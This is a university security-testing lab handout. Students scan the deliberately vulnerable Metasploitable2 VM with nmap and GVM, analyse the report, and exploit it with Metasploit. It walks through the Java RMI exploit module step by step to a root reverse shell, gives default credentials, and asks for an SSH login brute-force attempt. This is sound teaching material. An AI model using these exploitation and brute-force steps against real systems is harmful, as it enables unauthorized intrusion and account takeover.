Vulnerability assessment and exploitation

Laboratory for the class "Security Verification and Testing" (01TYASM/01TYAOV)
Politecnico di Torino – AY 2021/22

v. 1.1 (11/11/2021)

Contents

Purpose of this laboratory

The purpose of this laboratory is twofold. First, you will perform vulnerability assessment with a network scanning tool (nmap) then with an open source Vulnerability Assessment tool (GVM). You will be able to use scanning and assessment tools for information gathering, get a vulnerability assessment report, and being to analyse and interpret the results. Second, you will use of a tool to exploit the found vulnerabilities, that is, Metasploitable2. You will learn the basics, i.e. how to search into the database for available exploits, then to prepare and execute the pre-configured exploits you have selected.

1 Prepare the environment

To execute the exercises, you must load two VMs:

- one Kali VM (you already have all the information needed to run and configure it in the "Getting Started" manual);

- the Metasploitable2 VM that will be available at specific addresses (to be communicated when in the LAB). If you do the lab at your home, you can download the VM here:

  https://sourceforge.net/projects/metasploitable/

  You will probably not need to enter the shell, in any case, these are the credentials to access it:

  ```
  user:  msfadmin
  password:  msfadmin
  ```

  Should you need more support, the Getting Started manual gives you instructions on how to import a VM in your VirtualBox environment.

2 Vulnerability assessment

The first steps of this lab will teach you the basics to gather information on specific targets with two different tools and approaches: nmap and GVM. The perspective and the target users are different. While nmap will be the preferred tool for an informal vulnerability assessment or for the first steps of an attack, GVM is a more integrated solution for companies wanting to have precise information about the vulnerability exposure of their information system or to build and automated Vulnerability Management System.

2.1 Vulnerability scanning with nmap

As a first step, we have to perform a host discovery and identify the other machines in the network. Select two methods for performing host discovery among the ones provided by nmap from the "nmap book" here:

https://nmap.org/book/man-host-discovery.html

> **NOTE**
>
> Take your time to properly read the nmap manuals and follow the presentation flow (e.g., by pressing the arrows at the bottom of the page). It is an important part of this laboratory exercise.

Write down the commands to execute a scanning of the range of IP addresses where you expect to find the Metasploitable2 VM (in the LAB, refrain yourself from using large ranges of IP addresses).

→

Motivate your decisions: why did you prefer those methods?

→

At this point, you can start with a deeper analysis: the port scanning. Identify the IP address of your target Metasploitable2 VM and test different port scanning techniques among the ones offered by nmap. Again, look at the nmap book for a comprehensive explanation of the commands:

https://nmap.org/book/port-scanning-tutorial.html
https://nmap.org/book/man-port-scanning-techniques.html

NOTE

You can save the output of your nmap scanning e.g. in XML or in a grep-friendly format. Find the command to do it.

Annotate the peculiarities of each scanning and compare what you have experienced against the nmap manual.

→

Now investigate how to execute a vulnerability scanning with nmap.

You can check the `vulners` script (or the slides), however, you need to download the last vulnerability scan signatures from a git repository:

```
git clone https://github.com/scipag/vulscan scipag_vulscan
ln -s `pwd`/scipag_vulscan /usr/share/nmap/scripts/vulscan
```

→

2.2 Vulnerability assessment with GVM

ATTENTION

This vulnerability assessment exercise could require a lot of time to be executed, especially in the lab, due to the time needed to configure the GVM scanner and update all the vulnerability fingerprints. We strongly suggest you to execute this exercise, it will introduce you to the vulnerability assessment frameworks, but you have to do it at your home.
During the laboratory, you can download a scanning report, obtained with GVM executed against the Metasploitable2 VM, which is available in the laboratory material on the portal:

`report-metasploitable2`

Go to Section 2.4 to answer questions about the analysis of this report. You can open pdf files with the `xdg-open` program.

2.3 Vulnerability assessement of Metasploitable2 with GVM

Let's try to identify the vulnerabilities of our "victim" machine, the Metasploitable2 VM, by using the GVM framework that uses the OpenVAS vulnerability scanner (more info at `http://www.openvas.org/`) installed on the VA machine.

GVM is a *fork* of another famous vulnerability scanner, named Nessus (http://www.nessus.org), which is no longer available as an open-source software (you can try Nessus, but only for a limited number of vulnerability scanning). GVM initially presented itself as the open source alternative to Nessus. Nowadays, GVM has also

a free version and a commercial version that includes vulnerabilities against enterprise systems. For instance, you will not find attacks against the Windows operating systems in the free version. Nonetheless, given its architecture and features it is a very interesting product to use.

The GVM tool is already available in the the Kali ISO we have provided.

Nonetheless, it needs to be updated, by running the the following command:

```
gvm-setup
```

By executing this command, you will observe several steps. First, GVM generates a (simple) public key infrastructure, then the certificates of the CA (self-signed) and of the GVM server (which will be used for authentication to the Manager inside a TLS channel). Then, the user admin is created (if it is not already present) and the password for user admin is shown on the screen. Next, it downloads the available updates , namely 1) Network Vulnerability Tests (developed by GVM/greenbone - NVT feed)) 2) the CPE dictionary, vulnerabilities NVD and OVAL (SCAP feed) 3) CERT vulnerabilities (CERT feed). Then, the manager is started (`gvm start`) to import the feeds, which causes the database to be rebuilt. Finally, the scanner and the manager are started.

Depending on your internet connection speed, you may have to wait for minutes or hours. At the end of the update process, remember to save the admin password generated during the setup.

ATTENTION

Write down the password printed on the video at the beginning of the operation, because it will be necessary to connect to the GVM Manager from your browser, you will see a sequence like this one:

```
[>] Checking for GVM admin user
[*] Creating user admin for gvm
[*] Please note the generated admin password
[*] User created with password 'your-password-is-here'
```

During our testing, it seldom happened that vulnerabilities (NVT) were not correctly imported during the first execution of the setup, in this case, run `gvm-setup` command again.

For more info on GVM, you can check:

```
man gvmd
man openvas
```

2.3.1 The tool

GVM is a sophisticated program, composed of a manager, which acts as a server and coordinates a set of scanners, that can be accessed by several clients that intend to perform vulnerability analysis. An overview of its functionality and its architecture can be examined at the link below:

https://community.greenbone.net/t/about-gvm-architecture/1231

The main components to execute a vulnerability scanner are the manager (`gvmd`), the Greenbone Security Assistant (GSA, `greenbone-security-assistant`), which is the service that allows users to remotely access the GVM features, and the OpenVAS scanner.

Remotely connecting to the GSA allows performing either management operations (such as creating a certificate) or to perform scanning of (victim) networks or hosts.

NOTE

If you created a Live VM with less than 8 GB RAM some operations may fail because the RAMdisk where Kali saves the temporary data for installation is not big enough. We have tested the exercise with 8 GB and everything worked correctly in most cases. Occasionally, the setup failed. It was immediately

visible from the number of CVE installed visible when opening the scanner from the browser.

Before starting the exercise, you have to ensure that all the services are up and running. You can check the status by executing the following commands:

1. `service redis-server start`
2. `gvm-start`

   (perform a `gvm-stop` first, if the service is already running)

You can verify that everything is correctly configured with the command:

```
gvm-check-setup
```

The output of this tool is expressive enough to allow you understanding the corrective meausures to take.

ATTENTION

If you are using the Live VM, you may want to take a snapshot of your machine at this point, in case of failure you can avoid wasting all the time needed to download all the vulnerability data.

2.3.2 Obtaining a vulnerability report

To perform the VA with GVM proceed as follow:

1. open your browser and open the GSA service:

   `https://127.0.0.1:9392`

   you will have to explicitly accept the risk, as the self-signed certificate generated by GVM is not considered trusted by your browser.

2. login into the GSA with the following credentials:

   `user: admin`
   `password: use the credentials you have annotated before`

3. create a new target by choosing "Targets" from the menu "Configuration" (click on the icon on the top-left part of the browser window, just on top of the viewfinder, and on the right of the small 'question mark' round icon). Assigns to this target a name, e.g. "Metasploitable2";

   - write down in the proper field the IP address of the target Metasploitable2 you discovered before;
   - choose a port list from the ones available in the drop down menu. "All IANA assigned TCP" and "All IANA assigned TCP and UPD" includes all the ports you may be interested in scanning as they correspond to well-known services. "All TCP and Nmap 5.51 top 1000 UDP" is a very large set of ports, as it includes the most interesting targets. You can also define your own custom port range by creating a new port list (e.g. if you want to scan only a few ports and reduce the scanning times or you want to scan all the ports, T:TCP ports, U:UDP ports);

     ATTENTION

     If you don't see options to choose from in the port list (an hexadecimal code appears instead), your installation probably failed.

   - in the Alive Test field, select the option "Consider Alive" from the drop down menu;

4. create a new task, by choosing "Tasks" from the menu "Scans" then clicking on the top-left icon, and give if a name;



Figure 1: Web GUI of GVM: tasks and reports.

- choose one of the previously defined targets (e.g. the Metasploitable2 that you have just created);
- selects in the "Scan Config" the type of analysis you want to perform, "Full and Fast" allows basic (yet extensive) testing, and of course, "System Discovery" gives a better coverage but further increases the scanning times (to an unacceptable number of hours);

> **ATTENTION**
>
> If you don't see options to choose from in the Scan Config (the drop down menu is grayed and does not open), your installation probably failed.

5. starts the scanning.

> **NOTE**
>
> In alternative, you can also configure a scanning with the guided procedure, by pressing the Magic wand icon (it is one of the icons on the top-left part of the window) the one of the Task Wizard options.

To follow the scanning progress, click on the link corresponding to task you started or, even better, on the colored rectangle reporting the Scan Status (see Figure 2).

The scanning will last up to 1h (in the LABINF with all the students it can last even more).

When the scanning will be finished, you can access the report from the "Tasks" then "Reports". After clicking on the name of the scan you have just performed, the browser will load a new page reporting several icons in the top part of the window. One of these icons (with a number) will open the list of the found vulnerability. Order them by decreasing order of severity, you will se a window like in Figure **??**.

2.4 Analizying the report

What is the meaning of the "severity" column and how is this score computed, used to categorize the found vulnerabilities? HINT: look for info about the CVSS.



Figure 2: Web GUI of GVM: found vulnerabilities.

→

Based on what you see from the report, what is the overall status of (in-)security of the Metasploitable2 VM?

→

After a quick check to the report, can you see anything in there that you cannot correct/patch?

→

We suggest you to read and try to find additional material at least about the most severe vulnerabilities. You will have to navigate into CVE, look for CWE and rarely, some CAPEC instances.

Moreover, vendor sites report more data about the vulnerabilities and on the "excellent" patches they have developed. Some of the links in the CVE are no longer maintained (Metasploitable2 is an old VM).

Annotate here some interesting vulnerability that you would like to exploit:

→

3 Vulnerability exploitation

The purpose of this exercise is to exploit as many vulnerability as you can using the Metasploitable framework. Starting from the report of the vulnerability assessment (either your or the one in the laboratory material) you will have to find and then execute the selected exploits.

If you are in the vLAIB, you can run the Metasploitable framework by typing the following commands:

```
sudo service postgresql start
sudo msfconsole
```

As an example that explains the basic commands of the tool, this section will present how to exploit one of the high-severity vulnerabilities found during the scanning, the "*Java RMI Server Insecure Default Configuration Remote Code Execution Vulnerability*" which has severity 10/10.

1. As a first operation, search the Metasploitable exploit DB with the `search` command, for instance with

   ```
   msf6 > search rmi
   ```

   However, you will find hundreds of available modules. You may want to try with this command, which looks more specific for the vulnerability we want to exploit:

   ```
   msf6 > search java rmi
   ```

   However, in this case, the results will show even more options. Indeed, the strings "java" and "rmi" are OR-ed, that is, the Metasploitable will present all the exploits that contain either "java" or "rmi".

2. The solution is to use the integrated `grep` command and restricting the search to *exploits* modules (which exlcudes all the auxiliary modules). By typing this command:

   ```
   msf6 > grep java search type:exploit rmi
   ```

   you will only see five exploits. The one we are interested in is the last one, listed with index 40 (see Figure 3).

```
msf6 > grep java search type:exploit rmi
   39   exploit/multi/misc/java_jmx_server                          2013-05-22       excellent  Yes    J
ava JMX Server Insecure Configuration Java Code Execution
   40   exploit/multi/misc/java_rmi_server                          2011-10-15       excellent  Yes    J
ava RMI Server Insecure Default Configuration Java Code Execution
   41   exploit/multi/browser/java_rmi_connection_impl              2010-03-31       excellent  No     J
ava RMIConnectionImpl Deserialization Privilege Escalation
   42   exploit/multi/browser/java_signed_applet                    1997-02-19       excellent  No     J
ava Signed Applet Social Engineering Code Execution
   44   exploit/linux/misc/jenkins_java_deserialize                 2015-11-18       excellent  Yes    J
enkins CLI RMI Java Deserialization Vulnerability
msf6 >
```

Figure 3: Results of the search.

3. It is necessary to "enter" the exploit environment to configure it. You can do it by means of the following command:

   `msf6 > use number`

   which in our case is

   `msf6 > use 40`

   Alternatively, you can call it with the name of the exploit reported by the search:

   `msf6 > use exploit/multi/misc/java_rmi_server`

4. We are now "inside" the exploit and we can check what we have to configure with these commands:



Figure 4: The options to configure.



Figure 5: The available payloads for this exploit.

- `msf6 > exploit(/multi/misc/java_rmi_server) > show options` lists the variables to configure (see Figure 4), most of them have already correct default values;

  `msf6 > exploit(/multi/misc/java_rmi_server) > show payloads` lists the payload you can send with the exploitation, which prepare you post-exploitation operations (see Figure 5)

For this exploit, in the list of options there are some which are not needed at all (SSL, SSLCert), some are already correctly configured (like the remote port RPORT which is already set to the correct number 1099) and other ones (LHOSTS, LPORTS) are only needed because the payload selected by default is meterpeter.

Moreover, looking at the payloads, meterpeter is a good options.

5. Therefore, before executing the exploit, it is enough to set the IP address of the target machine with the command (with the vLAIB addressing):

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > set RHOSTS 192.168.0.x
   ```

   where *x* is the correct address of the machine you want to exploit. Since the same machine will also be attacked with other exploits, it is more convenient to set a global parameters with

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > setg RHOSTS 192.168.0.x
   ```

6. Before running the exploit, it is better checking if the machine is vulnerable with

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > check
   ```

   In this case, we note that the target is vulnerable.

7. Therefore, we run the exploit with

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > exploit
   ```

   In same cases, the Metasploitable can report a failure "Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request". It is enough to increase the HTTP delay with the following command:

   ```
   msf6 > exploit(/multi/misc/java_rmi_server) > set HTTPDELAY 100
   ```

A few seconds later, you own a reverse shell on the victim with root privileges...

You will find the meterpeter prompt waiting for commands. You can see a list of the meterpeter commands by typing `?`. You can read some explanations here:

https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

The advantage of using meterpeter is that all the commands are executed on victim regardless of the operating system. Nonetheless, if you want to directly interact with the compromised system you can open a shell

```
meterpeter > shell
```

you can check that you are root by typing

```
$ whoami
```

Play a bit with meterpeter to learn the basic commands, however, some of the most interesting ones (screeshot, screenshare, play) will not work on Metasploitable2.

Now it's your turn: check the report and select the most interesting and most promising exploits in the list.

Annotate here the exploits you have successfully executed, the corresponding severity, and the exploit you have used in Metasploitable:

→

Finally, try at least one auxiliary password cracker included in the set of modules, for instance, the SSH login auxiliary module (it may last several minutes). Is it an effective way for cracking passwords? Compare it against dedicated tools (Hydra, john, hashcat).

→